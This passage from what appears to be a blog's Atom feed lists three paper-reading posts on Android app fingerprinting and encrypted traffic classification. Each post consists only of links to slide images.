                <link rel="alternate" type="text/html" href="https://tans.fun/archives/-lun-wen-jing-du-foap-xi-li-du-kai-fang-shi-jie-an-zhuo-ying-yong-zhi-wen-shi-bie" />
                <id>tag:https://tans.fun,2024-06-28:-lun-wen-jing-du-foap-xi-li-du-kai-fang-shi-jie-an-zhuo-ying-yong-zhi-wen-shi-bie</id>
                <published>2024-06-28T08:55:48+08:00</published>
                <updated>2024-06-28T08:55:48+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide1.PNG?x-oss-process=style/water" alt="APP-Finger-Slide1" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide2.PNG?x-oss-process=style/water" alt="APP-Finger-Slide2" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide3.PNG?x-oss-process=style/water" alt="APP-Finger-Slide3" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide4.PNG?x-oss-process=style/water" alt="APP-Finger-Slide4" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide5.PNG?x-oss-process=style/water" alt="APP-Finger-Slide5" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide6.PNG?x-oss-process=style/water" alt="APP-Finger-Slide6" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide7.PNG?x-oss-process=style/water" alt="APP-Finger-Slide7" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide8.PNG?x-oss-process=style/water" alt="APP-Finger-Slide8" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide9.PNG?x-oss-process=style/water" alt="APP-Finger-Slide9" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide10.PNG?x-oss-process=style/water" alt="APP-Finger-Slide10" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide11.PNG?x-oss-process=style/water" alt="APP-Finger-Slide11" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide12.PNG?x-oss-process=style/water" alt="APP-Finger-Slide12" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide13.PNG?x-oss-process=style/water" alt="APP-Finger-Slide13" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide14.PNG?x-oss-process=style/water" alt="APP-Finger-Slide14" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide15.PNG?x-oss-process=style/water" alt="APP-Finger-Slide15" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide16.PNG?x-oss-process=style/water" alt="APP-Finger-Slide16" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide17.PNG?x-oss-process=style/water" alt="APP-Finger-Slide17" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide18.PNG?x-oss-process=style/water" alt="APP-Finger-Slide18" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide19.PNG?x-oss-process=style/water" alt="APP-Finger-Slide19" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide20.PNG?x-oss-process=style/water" alt="APP-Finger-Slide20" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide21.PNG?x-oss-process=style/water" alt="APP-Finger-Slide21" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide22.PNG?x-oss-process=style/water" alt="APP-Finger-Slide22" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide23.PNG?x-oss-process=style/water" alt="APP-Finger-Slide23" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide24.PNG?x-oss-process=style/water" alt="APP-Finger-Slide24" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/APP-Finger-Slide25.PNG?x-oss-process=style/water" alt="APP-Finger-Slide25" /></p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[【论文精读】TFE-GNN：一种用于细粒度加密流量分类的图神经网络时序融合编码器]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/tfe-gnnatemporalfusionencoderusinggraphneuralnetworksforfine-grainedencryptedtraficclassification-lun-wen-jing-du" />
                <id>tag:https://tans.fun,2024-06-28:tfe-gnnatemporalfusionencoderusinggraphneuralnetworksforfine-grainedencryptedtraficclassification-lun-wen-jing-du</id>
                <published>2024-06-28T08:52:02+08:00</published>
                <updated>2024-06-28T08:52:02+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">








                        <![CDATA[<p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide1.PNG?x-oss-process=style/water" alt="GNN-Slide1" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide2.PNG?x-oss-process=style/water" alt="GNN-Slide2" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide3.PNG?x-oss-process=style/water" alt="GNN-Slide3" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide4.PNG?x-oss-process=style/water" alt="GNN-Slide4" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide5.PNG?x-oss-process=style/water" alt="GNN-Slide5" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide6.PNG?x-oss-process=style/water" alt="GNN-Slide6" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide7.PNG?x-oss-process=style/water" alt="GNN-Slide7" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide8.PNG?x-oss-process=style/water" alt="GNN-Slide8" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide9.PNG?x-oss-process=style/water" alt="GNN-Slide9" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide10.PNG?x-oss-process=style/water" alt="GNN-Slide10" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide11.PNG?x-oss-process=style/water" alt="GNN-Slide11" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide12.PNG?x-oss-process=style/water" alt="GNN-Slide12" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide13.PNG?x-oss-process=style/water" alt="GNN-Slide13" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide14.PNG?x-oss-process=style/water" alt="GNN-Slide14" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide15.PNG?x-oss-process=style/water" alt="GNN-Slide15" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide16.PNG?x-oss-process=style/water" alt="GNN-Slide16" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide17.PNG?x-oss-process=style/water" alt="GNN-Slide17" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide18.PNG?x-oss-process=style/water" alt="GNN-Slide18" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide19.PNG?x-oss-process=style/water" alt="GNN-Slide19" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/GNN-Slide20.PNG?x-oss-process=style/water" alt="GNN-Slide20" /></p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[【论文精读】一种用于加密流量早期分类的两阶段方法]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/-lun-wen-jing-du--yi-zhong-yong-yu-jia-mi-liu-liang-zao-qi-fen-lei-de-liang-jie-duan-fang-fa" />
                <id>tag:https://tans.fun,2024-06-27:-lun-wen-jing-du--yi-zhong-yong-yu-jia-mi-liu-liang-zao-qi-fen-lei-de-liang-jie-duan-fang-fa</id>
                <published>2024-06-27T15:33:35+08:00</published>
                <updated>2024-07-15T10:38:15+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase1.PNG?x-oss-process=style/water" alt="Two-Phase1" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase2.PNG?x-oss-process=style/water" alt="Two-Phase2" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase3.PNG?x-oss-process=style/water" alt="Two-Phase3" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase4.PNG?x-oss-process=style/water" alt="Two-Phase4" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase5.PNG?x-oss-process=style/water" alt="Two-Phase5" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase6.PNG?x-oss-process=style/water" alt="Two-Phase6" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase7.PNG?x-oss-process=style/water" alt="Two-Phase7" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase8.PNG?x-oss-process=style/water" alt="Two-Phase8" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase9.PNG?x-oss-process=style/water" alt="Two-Phase9" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase10.PNG?x-oss-process=style/water" alt="Two-Phase10" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase11.PNG?x-oss-process=style/water" alt="Two-Phase11" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase12.PNG?x-oss-process=style/water" alt="Two-Phase12" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase13.PNG?x-oss-process=style/water" 